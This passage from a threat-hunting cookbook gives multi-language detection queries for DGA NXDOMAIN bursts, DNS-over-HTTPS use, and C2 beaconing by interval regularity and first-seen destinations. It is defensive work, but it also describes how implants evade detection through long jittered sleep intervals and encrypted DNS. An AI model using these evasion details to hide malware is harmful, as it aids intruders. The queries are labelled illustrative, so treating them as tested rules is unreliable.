**[PIVOT]** Look up the apex domain's registration date and passive-DNS history against a threat-intel or passive-DNS provider. Check whether the requesting host is also flagged by `qc-18-02`'s heuristic — a first-seen domain that also scores as algorithmically named is a much stronger combined signal than either alone. Check request volume shape: one host versus many hosts resolving the same new domain in the same window points toward different explanations (targeted implant vs. organization-wide new vendor).

#### QC-18-04 — NXDOMAIN burst from a single source

| Field             | Value                                                                                                                                                                                                |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-18-04</code>                                                                                                                                                                                |
| MITRE             | T1568.002 (Dynamic Resolution: Domain Generation Algorithms)                                                                                                                                         |
| Behavior          | One source produces a high rate of NXDOMAIN (non-existent domain) responses across many distinct candidate names in a short window, rather than sustained volume against one live, resolving domain. |
| DEH cross-ref     | DEH Part 15 §5 (NXDOMAIN / resolution-failure patterns); DEH Part 40 (naive fixed-threshold framing applies to this shape too)                                                                       |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL — aggregation/threshold shape)                                                                                                      |

**[HUNTER]** A DGA that generates a thousand candidate domains a day and gets one or two registered produces, for a defender watching resolution outcomes, a burst of failures with an occasional live hit buried in it — the failure burst is often the more reliable signal to hunt because it doesn't depend on catching the rare successful resolution. This is also the shape internal DNS zone/subdomain brute-forcing produces (`dnsrecon`, `massdns`), which is why Part 3 explicitly hands this specific enumeration form to this part instead of covering it itself.

**[QUERY] Sigma** — a correlation rule over an NXDOMAIN-filtered base selection, aggregating count by source within a 5-minute window.



```

title: NXDOMAIN Response Base
name: nxdomain_response_base
logsource:
  category: dns_query
  product: zeek
detection:
  selection:
    rcode: 'NXDOMAIN'
  condition: selection
---
title: NXDOMAIN Burst From a Single Source
correlation:
  type: event_count
  rules:
    - nxdomain_response_base
  group-by:
    - source.ip
  timespan: 5m
  condition:
    gte: 50

```

CONCEPTUAL SAMPLE — threshold illustrative.

Expected result: a source crossing 50 distinct-name NXDOMAIN responses in five minutes, which is well outside normal typo/retry behavior for a single user. Interpretation: consistent with a DGA cycling through unregistered candidates or an internal zone-enumeration tool; not distinguishable between the two without pivoting.

**[QUERY] KQL (Sentinel/Defender)** — aggregates NXDOMAIN responses per client over a 5-minute bin.

```

DnsEvents
| where TimeGenerated > ago(5m)
| where ResponseCode == "NXDOMAIN" or QueryStatus == "NXDOMAIN"
| summarize NxCount = count(), DistinctNames = dcount(Name) by ClientIP, bin(TimeGenerated, 5m)
| where NxCount >= 50

```

CONCEPTUAL SAMPLE — field name for the response-code column depends on your DNS Analytics schema version; illustrative.

Expected result and interpretation: as above.

**[QUERY] SPL** — filters to NXDOMAIN responses and aggregates by source over a 5-minute bucket.

```

index=dns sourcetype=dns_resolution reply_code=NXDOMAIN
| bucket _time span=5m
| stats count as nx_count, dc(query) as distinct_names by src, _time
| where nx_count >= 50

```

CONCEPTUAL SAMPLE — CIM field names illustrative.

Expected result and interpretation: as above.

**[QUERY] AQL (QRadar)** — this is AQL, not standard SQL; aggregates NXDOMAIN-coded events by source IP. **HAVING** filters on the `nx_count` alias rather than the raw `COUNT(*)` (same documented pattern as above).

```
SELECT sourceip AS src_ip,  
       COUNT(*) AS nx_count,  
       UNIQUECOUNT("DNS Query Name") AS distinct_names  
FROM events  
WHERE LOGSOURCETYPENAME(logsourceid) ILIKE '%DNS%'  
      AND "DNS Response Code" = 'NXDOMAIN'  
GROUP BY sourceip  
HAVING nx_count >= 50  
LAST 5 MINUTES
```

CONCEPTUAL SAMPLE — `"DNS Response Code"` placeholder as in earlier patterns.

Expected result and interpretation: as above.

**[QUERY] YARA-L (Google SecOps)** — a UDM `NETWORK_DNS` match filtered to NXDOMAIN responses, aggregated per source over 5 minutes.

```
rule nxdomain_burst_single_source {  
  meta:  
    description = "High rate of NXDOMAIN responses to distinct candidate names from one source"  
    severity = "MEDIUM"  
  
  events:  
    $dns.metadata.event_type = "NETWORK_DNS"  
    $dns.principal.ip = $ip  
    $dns.network.dns.response_code = "NXDOMAIN"  
    $dns.network.dns.questions.name = $qname  
  
  match:  
    $ip over 5m  
  
  outcome:  
    $nx_count = count($qname)  
    $distinct_names = count_distinct($qname)  
  
  condition:  
    $dns and $nx_count >= 50  
}
```

CONCEPTUAL SAMPLE — aggregation function names illustrative.

Expected result and interpretation: as above.

**[QUERY] Elastic (ES|QL)** — aggregation/threshold shape.

```
FROM dns-*  
| WHERE dns.response_code == "NXDOMAIN" AND @timestamp > NOW() - 5 minutes  
| STATS nx_count = COUNT(*), distinct_names = COUNT_DISTINCT(dns.question.name) BY source.ip  
| WHERE nx_count >= 50
```

CONCEPTUAL SAMPLE — field/index names illustrative.

Expected result and interpretation: as above.

**[FALSE POSITIVE]** Two mechanisms drive this at real volume without any malware involved. First, some browsers deliberately probe random nonsense subdomains at startup to detect ISP or captive-portal DNS hijacking (checking whether a made-up name that should NXDOMAIN instead resolves to a hijacking page) — a small, fixed-count burst per device, not scaling with user activity. Second, Windows' DNS suffix search list multiplies a single mistyped or stale single-label hostname into one NXDOMAIN per suffix in the list — a client with an eight-entry suffix search list turns one typo into eight failures. Exclude the specific known browser-probe domain patterns by name, and count distinct *user-typed* base names rather than raw NXDOMAIN volume where a long suffix search list is in play.

**[PIVOT]** Pull the actual candidate-name list from the burst and score it against `QC-18-02`'s heuristic — a burst of algorithmically-shaped names is a stronger read than a burst of plausible-looking ones. Check the source host's running processes for anything unfamiliar. Watch for a transition from mostly-NXDOMAIN to an occasional successful resolution against a new apex domain — that transition is the DGA finally landing on a live C2 domain, and the newly-resolving domain is worth running back through `QC-18-01` and `QC-18-03`.

**QC-18-05 — DNS-over-HTTPS/DoT to an unsanctioned resolver**

| Field             | Value                                                                                                                                                                                                          |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-18-05</code>                                                                                                                                                                                          |
| MITRE             | T1071.004 (Application Layer Protocol: DNS)                                                                                                                                                                    |
| Behavior          | A host resolves names over HTTPS (DoH) or TLS (DoT) against a resolver outside the organization's sanctioned/forced resolver set, which removes the resolution from on-network plaintext DNS logging entirely. |
| DEH cross-ref     | DEH Part 15 §6 (encrypted DNS visibility); DEH Part 14 (Network Detection Engineering)                                                                                                                         |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL — <code>N/A</code> , see below, YARA-L, Elastic (KQL — single-event boolean match)                                                                                    |

**[HUNTER]** Encrypted DNS is not itself malicious — it's a genuine, increasingly default, privacy feature — but it is also a clean way for an implant (or a user evading content filtering) to make the previous four patterns in this part unreadable, because none of them work against traffic that never generates a plaintext DNS event. The hunt here is at the network/TLS layer, not the DNS-log layer: connections to a known DoH/DoT provider hostname or IP that isn't the organization's own sanctioned resolver.

**[QUERY] Sigma** — a `network_connection` category rule matching destination hostname against known public DoH providers.

```

title: Connection to a Known DNS-over-HTTPS Provider Endpoint
logsource:
  category: network_connection
  product: any
detection:
  selection:
    destination.domain:
      - 'dns.google'
      - 'cloudflare-dns.com'
      - 'doh.opendns.com'
      - 'dns.quad9.net'
    destination.port: 443
  filter_sanctioned_resolver:
    destination.domain: 'corp-doh.internal.example'
  condition: selection and not filter_sanctioned_resolver

```

CONCEPTUAL SAMPLE — the provider hostname list is a small, illustrative sample; a production version needs a maintained, larger list and should exclude your own organization's sanctioned DoH resolver if one is deployed.

Expected result: a small number of hosts per day connecting to a public DoH endpoint on port 443, which in most enterprise environments is either browser default behavior (see [FALSE POSITIVE]) or a deliberate bypass. Interpretation: a hit here means the host's DNS resolution for this session is invisible to every other pattern in this part, not that the specific query content was malicious — it's a visibility event, not a payload event.

**[QUERY] KQL (Sentinel/Defender)** — matches network/proxy telemetry against known DoH provider hostnames on port 443.

```

union DeviceNetworkEvents, CommonSecurityLog
| where RemoteUrl has_any ("dns.google", "cloudflare-dns.com", "doh.opendns.com", "dns.quad9.net")
  or DestinationHostName has_any ("dns.google", "cloudflare-dns.com", "doh.opendns.com",
"dns.quad9.net")
| where RemotePort == 443 or DestinationPort == 443
| project TimeGenerated, DeviceName, RemoteUrl, DestinationHostName, RemotePort

```

CONCEPTUAL SAMPLE — table availability depends on which Defender/Sentinel connectors are enabled; illustrative.

Expected result and interpretation: as above.

**[QUERY] SPL** — matches proxy or network-flow telemetry against known DoH provider destinations on port 443.

```

index=proxy OR index=network dest_port=443
| search dest IN ("dns.google", "cloudflare-dns.com", "doh.opendns.com", "dns.quad9.net")
| stats count by src, dest, user

```

CONCEPTUAL SAMPLE — index names illustrative.

Expected result and interpretation: as above.

**[QUERY] AQL (QRadar)** — `N/A - Missing schema field`. QRadar's DNS-category AQL fields (queried in every other pattern in this part) exist only for on-network resolver telemetry parsed from a port-53 DNS log source; DoH traffic never generates a DNS-category event at all, since the resolution happens inside a TLS/HTTPS session the DNS log source has no visibility into. If flow or proxy log sources are ingested, the equivalent search runs against those event categories instead (matching destination hostname/SNI on port 443, the same logic as the SPL/KQL blocks above) — that is a flow query, not a DNS query, and isn't shown here as a DNS-pattern block to avoid implying QRadar's DNS fields have a reach they don't.

**[QUERY] YARA-L (Google SecOps)** — a UDM network/HTTP event match against a reference list of known DoH provider hostnames.

```
rule doh_unsanctioned_resolver_connection {
  meta:
    description = "TLS/HTTP connection to a known public DoH provider hostname"
    severity = "LOW"

  events:
    $net.metadata.event_type = "NETWORK_HTTP" or $net.metadata.event_type = "NETWORK_CONNECTION"
    $net.principal.ip = $ip
    $net.target.hostname = $hostname
    $hostname in %doh_provider_hostnames

  condition:
    $net
}
```

CONCEPTUAL SAMPLE — `%doh_provider_hostnames` is a placeholder reference list; populate and maintain it against your own list of known DoH/DoT providers.

Expected result and interpretation: as above.

**[QUERY] Elastic (KQL)** — a single-event boolean match, the cheapest Elastic surface for this shape.

```
destination.domain: ("dns.google" or "cloudflare-dns.com" or "doh.opendns.com" or "dns.quad9.net") and
destination.port: 443
```

CONCEPTUAL SAMPLE — provider list illustrative.

Expected result and interpretation: as above.

**[FALSE POSITIVE]** Modern browsers increasingly enable DoH by default — Firefox's Trusted Recursive Resolver defaults to a public provider for many builds, and Chrome auto-upgrades to DoH against the *same* effective resolver the network already hands out via DHCP when that resolver supports it, which is a protocol upgrade, not an evasion. The two look identical in a destination-hostname match; the distinguishing fact is whether the DoH endpoint matches the organization's own configured resolver (benign auto-upgrade) or a different, unsanctioned third-party provider (worth investigating). Maintain the sanctioned-resolver exclusion in every query above rather than trying to distinguish "corporate" from "personal" browser profiles, which isn't reliably visible from network telemetry alone.

**[PIVOT]** If the connection is TLS (DoT, typically port 853, or DoH over 443), check the certificate subject/SNI against the known-provider list independently of the destination IP, since these providers rotate IPs behind CDNs. Check whether your egress firewall policy allows arbitrary port 443 destinations — that's the root-cause control gap, not the individual host. Pull the requesting process on the endpoint; a browser doing this is a policy conversation, an unfamiliar binary doing this is an incident. If DoH/DoT is blocked or redirected at the egress layer, re-run [QC-18-01](#), [QC-18-03](#), and [QC-18-04](#) against the plaintext DNS traffic this forces back into visibility.

---

## Cross-references

DEH Part 15 (DNS Detection Engineering); DEH Part 40 (seeded naive-rule teardown, "long DNS label = tunnel"); DEH Part 31 (Baselining); DEH Part 14 (Network Detection Engineering); DEH Parts 23–29 and DEH Appendix A5 (query-language syntax and the Elastic-surface decision table cited throughout); DEH Parts 41–43 (Detection Coverage/Quality/Debt, applied to this catalog in Part 28) — this book's Part 3 (Scanning & Enumeration, internal DNS-enumeration handoff), Part 19 (C2 & Beaconing Detection, non-DNS transports), and Part 20 (Exfiltration, data-loss triage once a DNS channel is confirmed).

## Part 19 — C2 & Beacons Detection

---

### Why this part exists

**[CONCEPT]** A compromised host that has an implant on it eventually has to talk to something outside the network it's sitting in — check in for tasking, pull a second stage, or push out whatever it collected. That outbound conversation is beacons: a network signature that exists regardless of which C2 framework generated it, because the implant author still has to pick a check-in cadence, a protocol to hide inside, and a destination to talk to. DEH Part 14 §2 already develops the core insight this whole part builds on — the tell isn't the protocol or the payload, it's the *regularity*, scored as the coefficient of variation of inter-connection intervals — and this part does not re-derive that insight, only cites it and extends it into the query-pattern shapes a hunter needs across six languages.

This part covers six patterns, at the top of this book's 4–6 budget (per [BOOK-INDEX.md](#)), because C2/beacons spans several structurally different query shapes rather than one behavior repeated with minor variation: tight fixed-interval timing, long-period timing a short lookback window misses entirely, destination rarity as a corroborating signal, endpoint-side process correlation, TLS client-fingerprint pivoting, and the SNI/CDN-metadata shape domain fronting produces. One explicit boundary: Part 18 (Suspicious DNS) owns DNS-tunnelling and domain-name rarity/entropy scoring exclusively — this part's rare-destination pattern ([QC-19-03](#)) stays at the IP/ASN/connection-tuple level, the same domain-vs-IP split DEH Part 14 §3 draws for its own equivalent section.

This part does not teach Sigma, KQL, SPL, AQL, YARA-L, or Elastic syntax fundamentals — see DEH Parts 24–29 and DEH Appendix A5 for language semantics and the cross-language translation-loss framework every query below assumes. It does not score these patterns' Detection Coverage, Quality, or Debt tier — see DEH Parts 41–43 for that methodology and this book's own Part 28 for how it applies to the cookbook's catalog. Every query in every pattern below defaults to [CONCEPTUAL SAMPLE](#) per [STYLE-GUIDE.md](#) §12: none of it is guaranteed to run unmodified against a real product, and every threshold shown is illustrative until validated against your own baseline.

### Patterns in this part

#### QC-19-01 — Fixed-interval beacon detection via inter-connection time-delta clustering

| Field             | Value                                                                                                                                                                                                            |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-19-01                                                                                                                                                                                                         |
| MITRE             | T1071.001 (Application Layer Protocol: Web Protocols); cf. T1573 (Encrypted Channel) where the same cadence rides a TLS-wrapped session                                                                          |
| Behavior          | A single (source, destination) pair produces many connections whose inter-arrival times cluster tightly around one value — a low coefficient of variation — inside a bounded lookback window.                    |
| DEH cross-ref     | DEH Part 14 §2, §2.1 (Beaconing and command-and-control traffic patterns — the coefficient-of-variation worked detection this pattern adapts, including its own stated 30-second-to-3,600-second scope boundary) |
| Languages covered | KQL (Sentinel/Defender), SPL — Sigma, AQL, YARA-L, and Elastic: <a href="#">N/A</a> , see below                                                                                                                  |

**[HUNTER]** DEH Part 14 §2.1 already hands you a worked SPL detection for this shape and is explicit that its own thresholds — more than 20 connections, coefficient of variation under 0.15, average interval between 30 seconds and one hour — are illustrative and untested against production beacon traffic. The case for hunting this by hand: re-run the same logic with a wider lookback to catch a pair that hasn't yet crossed the connection-count floor, and periodically sweep with a looser coefficient-of-variation ceiling to see what a lightly jittered implant looks like in your own traffic before trusting where that line is drawn.

**[QUERY]** Sentinel/Defender KQL against a firewall or proxy session-log table normalized into `CommonSecurityLog` or an equivalent custom table with one row per connection.

```
// CONCEPTUAL SAMPLE – field names, bucket width, and thresholds illustrative;
// validate against your own connection-log schema and baseline before use.
CommonSecurityLog
| where TimeGenerated > ago(24h)
| where isnotempty(DestinationIP) and DestinationIP !startswith "10." and DestinationIP !startswith "192.168."
| sort by SourceIP, DestinationIP, TimeGenerated asc
| serialize
| extend PrevTime = prev(TimeGenerated, 1), PrevSourceIP = prev(SourceIP, 1), PrevDestinationIP = prev(DestinationIP, 1)
// prev() walks the whole sorted result set, not just the current group – this guard drops the
// one row per (SourceIP, DestinationIP) pair where PrevTime actually belongs to the prior pair.
| where SourceIP == PrevSourceIP and DestinationIP == PrevDestinationIP
| extend DeltaSeconds = datetime_diff('second', TimeGenerated, PrevTime)
| where DeltaSeconds > 0
| summarize Connections = count(), AvgInterval = avg(DeltaSeconds), StdevInterval = stdev(DeltaSeconds)
  by SourceIP, DestinationIP
| extend CoefficientOfVariation = StdevInterval / AvgInterval
| where Connections > 20 and CoefficientOfVariation < 0.15 and AvgInterval between (30 .. 3600)
```

**Plausible expected result:** on most fleets this returns nothing over a 24-hour window; a genuine hit names one source/destination IP pair with a `CoefficientOfVariation` well under 0.15 and an `AvgInterval` sitting close to a round number of seconds.

**Interpretation:** consistent with a fixed check-in cadence between that pair — not confirmation of C2, since **[FALSE POSITIVE]** below names a routine driver that produces the identical signature.



**[QUERY]** Splunk SPL against Zeek `conn.log`, scoring the same coefficient of variation on a per-connection-pair basis.

```
// CONCEPTUAL SAMPLE – bucket width, sort order, and thresholds illustrative;
// the explicit sort before streamstats matters, see DEH Part 14 §2.1's own note on why.
index=zeek sourcetype=zeek:conn dest_ip!="10.0.0.0/8" dest_ip!="192.168.0.0/16"
| sort 0 src_ip, dest_ip, _time
| streamstats current=f last(_time) as prev_time by src_ip, dest_ip
| eval delta=_time-prev_time
| where delta > 0
| stats count as connections avg(delta) as avg_interval stdev(delta) as stdev_interval by src_ip,
dest_ip
| eval cv=stdev_interval/avg_interval
| where connections > 20 AND cv < 0.15 AND avg_interval > 30 AND avg_interval < 3600
```

**Plausible expected result:** the same shape as the KQL block — a short list of (`src_ip`, `dest_ip`) pairs, usually empty on a quiet day.

**Interpretation:** same read as the KQL block above; running both against independent telemetry sources (firewall vs. Zeek) is a stronger corroboration than either alone.

*Elastic: **N/A** — Aggregation ceiling. Every Elastic surface fails this pattern for the same underlying reason Sigma, AQL, and YARA-L do below: none of EQL, Elastic KQL, or ES|QL has a `LAG/prev`-style row-window primitive to compute a per-event inter-arrival delta ahead of the `STATS`/aggregation stage. Substituting an aggregate already sitting on the event, such as `event.duration`, is not an honest stand-in — it scores the length of individual sessions, not the gap between successive sessions, which is a different question from the one this pattern asks. Run this pattern's KQL or SPL version against the same telemetry and treat the result as the cross-language-comparable one instead.*

*Sigma: **N/A** — Aggregation ceiling. DEH Appendix A5 §4 marks Sigma's aggregation table with no native dispersion-statistic correlation type; `event_count` thresholds a raw connection count per group, but nothing in the correlation specification computes a standard deviation of inter-event deltas. A count-only substitute would test connection volume, not interval regularity — a different question.*

*AQL (QRadar): **N/A** — Structurally poor fit, not impossible. AQL has its own function set and no general-purpose window or `LAG`-style construct (DEH Appendix A5 §5 makes the same point for ordered multi-event logic); there is no way to compute a per-event inter-arrival delta inside one `SELECT`. A bucketed-count substitute exists (`QC-19-02`, where that is the actual question) but would misrepresent this pattern's hypothesis if forced here.*

*YARA-L: **N/A** — Aggregation ceiling. DEH Part 28 §2.5's `outcome` section supports `count`, `count_distinct`, `sum`, `min`, and `max` — no variance function exists to score interval dispersion.*

**[FALSE POSITIVE]** DEH Part 14 §2.1's own False Positive Trap names the dominant driver, unchanged here: cron-driven syncs, monitoring-agent heartbeats, license-check phone-homes, and update checkers all connect to a fixed endpoint on a fixed schedule — precisely what a low coefficient of variation measures. Expect the first run to surface a short, stable list of your own legitimate automation before anything else. Maintain a destination-keyed allowlist (not source-keyed, since many hosts share

one update checker); raising the threshold to compensate just opens room for a real beacon in the same band.

**[PIVOT]** Check the destination's rarity first ([QC-19-03](#)): a tight-interval pair talking to a destination the fleet has contacted for months reads very differently from one first seen an hour ago. If the destination is TLS, pull its JA3/JA3S fingerprint ([QC-19-05](#)) — a rare or previously-unseen fingerprint on a tight-interval destination is a materially stronger combined signal than either check alone.

**Detection Test Setup:** Lab host with outbound connectivity to a destination you control and can log connections from. **Action:** A scheduled task issuing an outbound request every 45 seconds for at least 20 minutes, clearing the `connections > 20` floor with a deliberately non-round interval. **Expected result:** the KQL block returns that pair with `CoefficientOfVariation` well under 0.15 and `AvgInterval` near 45. Re-run this periodically, not just at deployment — a silent break in the upstream field mapping degrades the statistic quietly rather than erroring, the same risk DEH Part 14 §2.1 names for its own SPL version.

### QC-19-02 — Long-period, low-frequency beacon detection via wide-lookback bucket aggregation

| Field             | Value                                                                                                                                                                                                                                             |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-19-02</a>                                                                                                                                                                                                                          |
| MITRE             | T1071.001 (Application Layer Protocol: Web Protocols); cf. T1008 (Fallback Channels) where the long-period beacon rotates destinations between check-ins                                                                                          |
| Behavior          | A (source, destination) pair produces a small, consistent connection count per wide time bucket — for example, one to three connections per six-to-twelve-hour bucket — sustained across multiple weeks.                                          |
| DEH cross-ref     | DEH Part 14 §2.1 (its own worked query explicitly bounds <code>avg_interval</code> to under 3,600 seconds; this pattern is the wide-lookback counterpart for the cadence that boundary excludes by design); DEH Part 31 §7 (Time and seasonality) |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL) — Sigma: <a href="#">N/A</a> , see below                                                                                                                                               |

**[HUNTER]** [QC-19-01](#) and its DEH source query both stop working once a beacon's sleep interval clears roughly one hour — not because the statistic is wrong, but because the bucket resolution and lookback window were never built to see a check-in that happens four times a day. A hunt looking across two to four weeks at a coarser bucket size catches exactly the configuration a red team would pick to evade the tighter rule: sleep eight to twelve hours, jitter lightly, check in twice a day.

**[QUERY]** Sentinel/Defender KQL, bucketing connections into 6-hour windows over a 21-day lookback and scoring how many of those buckets came back non-zero with a similar count.

```
// CONCEPTUAL SAMPLE – bucket width and day-count threshold illustrative;
// validate against your own long-run per-pair traffic before trusting the cutoff.
CommonSecurityLog
| where TimeGenerated > ago(21d)
| where isnotempty(DestinationIP) and DestinationIP !startswith "10." and DestinationIP !startswith "192.168."
| summarize BucketCount = count() by SourceIP, DestinationIP, bin(TimeGenerated, 6h)
| summarize ActiveBuckets = count(), AvgPerBucket = avg(BucketCount), StdevPerBucket = stdev(BucketCount)
  by SourceIP, DestinationIP
| extend BucketCoV = StdevPerBucket / AvgPerBucket
| where ActiveBuckets >= 40 and BucketCoV < 0.3 and AvgPerBucket between (1.0 .. 5.0)
```

**Plausible expected result:** a small handful of pairs at most; a genuine hit shows `ActiveBuckets` close to the theoretical maximum for 21 days of 6-hour buckets (84) and a low `BucketCoV`.

**Interpretation:** consistent with a long-period, low-frequency check-in that a shorter-window query would never accumulate enough connections to flag — treat this as a candidate for the same corroboration approach as `QC-19-01`, not as a stronger claim on its own.

**[QUERY]** Splunk SPL, using `bucket` at a 6-hour span over the same 21-day window.

```
// CONCEPTUAL SAMPLE – bucket width and day-count threshold illustrative;
// validate against your own long-run per-pair traffic before trusting the cutoff.
index=zeek sourcetype=zeek:conn earliest=-21d dest_ip!="10.0.0.0/8" dest_ip!="192.168.0.0/16"
| bucket _time span=6h
| stats count as bucket_count by src_ip, dest_ip, _time
| stats count as active_buckets avg(bucket_count) as avg_per_bucket stdev(bucket_count) as stdev_per_bucket
  by src_ip, dest_ip
| eval bucket_cov=stdev_per_bucket/avg_per_bucket
| where active_buckets >= 40 AND bucket_cov < 0.3 AND avg_per_bucket >= 1 AND avg_per_bucket <= 5
```

**Plausible expected result:** the same pair-level shape as the KQL block above.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, QRadar's Ariel Query Language, not standard SQL. This is a native fit for AQL's `GROUP BY / COUNT / time-bucketing` capability — unlike `QC-19-01`, the question here is genuinely "how many connections landed in each wide bucket," which AQL answers directly without needing a per-event delta.

```
-- CONCEPTUAL SAMPLE – CIDR-approximation via LIKE and the day-count threshold illustrative;
-- validate against your own DSM field names and long-run per-pair traffic.
SELECT sourceip, destinationip,
       COUNT(*) AS connectionCount
FROM events
WHERE NOT (destinationip LIKE '10.0%' OR destinationip LIKE '192.168.0%')
GROUP BY sourceip, destinationip
LAST 21 DAYS
```

**Plausible expected result:** a per-pair total connection count over the full 21-day window; pairs landing roughly between 40 and 120 total connections (1–3 per 6-hour bucket, most buckets active) are worth pulling into the KQL or SPL version above for the actual dispersion score.

**Interpretation:** a candidate list, not a verdict — AQL has no native way to bucket-then-score dispersion in one statement, so this narrows the field rather than computing the consistency statistic itself.

**[QUERY]** Google SecOps YARA-L, scoring connection count per pair inside a multi-day `match` window.

```
// CONCEPTUAL SAMPLE – UDM field names illustrative; verify your rule's configured
// match-window ceiling supports 21 days, or run this as a retrohunt instead of a
// real-time rule if your deployment's real-time window is capped shorter.
rule long_period_beacon_candidate {
  meta:
    description = "Low-frequency, sustained connection cadence between one pair"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.target.ip = $dest_ip
    $e.principal.ip = $src_ip

  match:
    $src_ip, $dest_ip over 21d

  outcome:
    $connection_count = count($e.metadata.id)

  condition:
    $e and $connection_count >= 40
}
```

**Plausible expected result:** a match per (`$src_ip`, `$dest_ip`) pair whose connection count over 21 days clears 40 — a coarse volume floor, since YARA-L's `outcome` section has no bucket-dispersion function either.

**Interpretation:** same candidate-list caveat as the AQL block above — worth a closer look with a dispersion-capable language, not confirmation on its own.

**[QUERY]** Elastic ES|QL, the wide-lookback aggregation shape this surface is built for.

```
// CONCEPTUAL SAMPLE – bucket width and day-count threshold illustrative;
// double-STATS availability depends on your installed ES|QL release, see below.
FROM logs-network*
| WHERE NOT CIDR_MATCH(destination.ip, "10.0.0.0/8", "192.168.0.0/16")
| STATS bucket_count = COUNT(*) BY source.ip, destination.ip, BUCKET(@timestamp, 6h)
| STATS active_buckets = COUNT(*), avg_per_bucket = AVG(bucket_count), stdev_per_bucket =
STDDEV_POP(bucket_count)
  BY source.ip, destination.ip
| EVAL bucket_cov = stdev_per_bucket / avg_per_bucket
| WHERE active_buckets >= 40 AND bucket_cov < 0.3 AND avg_per_bucket >= 1 AND avg_per_bucket <= 5
```

**Plausible expected result:** the same shape as the KQL/SPL blocks; version availability for the double-`STATS` pattern shown here should be checked against your installed ES|QL release before relying on it.

**Interpretation:** same read as the KQL block above.

*Sigma: N/A — Aggregation ceiling. This pattern's core question — is the connection count consistent across many separate time buckets spanning weeks — compares aggregated values across multiple timeframes against each other, not a single count against a single threshold inside one timeframe. Sigma's correlation model evaluates one timeframe at a time; there is no primitive for scoring bucket-to-bucket consistency across an arbitrarily long series of buckets.*

**[FALSE POSITIVE]** The dominant driver is the same class of infrastructure noise as QC-19-01, just coarser: license servers, certificate-renewal checks, and scheduled batch jobs running a handful of times a day against a fixed endpoint produce an identical low-bucket-count, high-consistency signature. A destination-keyed allowlist from your own change-management records resolves most of this; a candidate with no documented business reason for its cadence is the one worth escalating.

**[PIVOT]** Same first two pivots as QC-19-01 — destination rarity (QC-19-03) and JA3/JA3S fingerprint (QC-19-05) — plus one specific to this pattern's longer observation window: check whether the destination IP itself changed partway through the 21-day window while the cadence stayed the same, which is consistent with a beacon rotating infrastructure on a schedule rather than a single static destination, and would not surface in any of the single-pair queries above.

**Hunter's Note** Sort a candidate list from this pattern by `active_buckets` as a fraction of the theoretical maximum for your lookback window, not by raw connection count — a pair with 90% of its expected buckets active and a tight `bucket_cov` is a far stronger candidate than one with the same total connection count concentrated into a handful of days and otherwise silent, even though both could return a similar `avg_per_bucket`.

**QC-19-03 — Rare or first-seen external destination hunting per host baseline**

| Field             | Value                                                                                                                                   |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-19-03                                                                                                                                |
| MITRE             | No clean single-technique mapping — see [HUNTER] framing                                                                                |
| Behavior          | A host contacts an external IP, domain, or ASN it has not been observed contacting anywhere in a preceding baseline window.             |
| DEH cross-ref     | DEH Part 14 §3 (Rare destinations, without the DNS layer); DEH Part 31 §3, §6 (User/host and network baselines this scoring depends on) |
| Languages covered | Sigma: N/A, see below; KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                       |

**[HUNTER]** DEH Part 14 §3 is direct about this pattern's limitation: deployed alone as a standing alert, "has this host ever talked to this IP before" has an unworkable false-positive rate at scale, since new legitimate destinations get created constantly. Its value as a *hunt* differs from its value as a standing rule: run it on demand against a host already flagged by another pattern in this part, where "first contact, right now" is a useful corroborating fact rather than the whole basis for an alert.

**Sigma — N/A (no first-seen/new-term primitive).** The SigmaHQ Correlation Rules Specification defines exactly seven correlation types — `event_count`, `value_count`, `temporal`, `temporal_ordered`, `value_sum`, `value_avg`, and `value_percentile` — and none of them expresses "this value hasn't been seen before within a baseline window." A first-seen check needs a maintained historical baseline external to any single rule evaluation; that baseline gets consumed by a plain selection rule doing an anti-join against it — the same shape the KQL/SPL/AQL/ES|QL implementations below use — not by a Sigma correlation type.

**[QUERY]** Sentinel/Defender KQL, computing each destination's first-seen timestamp across a 30-day window and filtering to destinations first seen inside the last 24 hours for a specific host under review.

```
// CONCEPTUAL SAMPLE – baseline window illustrative; validate against your own retention.
let baseline = CommonSecurityLog
  | where TimeGenerated > ago(30d)
  | where SourceIP == "<host_under_review>"
  | summarize FirstSeen = min(TimeGenerated) by DestinationIP;
baseline
  | where FirstSeen > ago(24h)
  | project DestinationIP, FirstSeen
```

**Plausible expected result:** a short list of destinations for the host in question, most of which resolve to routine new-vendor or CDN traffic on inspection.

**Interpretation:** the same corroborating-fact read as above — treat as one input into a broader review, not a standalone finding.

**[QUERY]** Splunk SPL, using a summary index of prior-seen destinations per host as the baseline lookup.

```
// CONCEPTUAL SAMPLE – baseline lookup name and window illustrative; validate against your own
retention.
index=network host="<host_under_review>" earliest=-24h
| lookup dest_baseline_30d.csv host dest_ip OUTPUT first_seen
| where isnull(first_seen)
| table _time, host, dest_ip
```

**Plausible expected result:** the same shape as the KQL block — a short list of destinations with no matching entry in the 30-day baseline lookup.

**Interpretation:** same read as above; the quality of this result depends entirely on how completely the baseline lookup was populated, which is why DEH Part 31 §6's own network-baseline construction is the section to read before trusting an empty result as "nothing new."

**[QUERY]** The following is AQL, not standard SQL. This is the investigative form: a wide-window search finding each destination's earliest appearance for a host, run by hand against a candidate already surfaced by another pattern rather than built as a fleet-wide standing rule, which would need a QRadar Reference Set of known destinations per host population to avoid recomputing a 30-day baseline on every evaluation (DEH Part 27 §2–§3).

```
-- CONCEPTUAL SAMPLE – baseline window illustrative; validate against your own retention.
SELECT destinationip, MIN(starttime) AS firstSeen
FROM events
WHERE sourceip = '<host_under_review>'
GROUP BY destinationip
LAST 30 DAYS
```

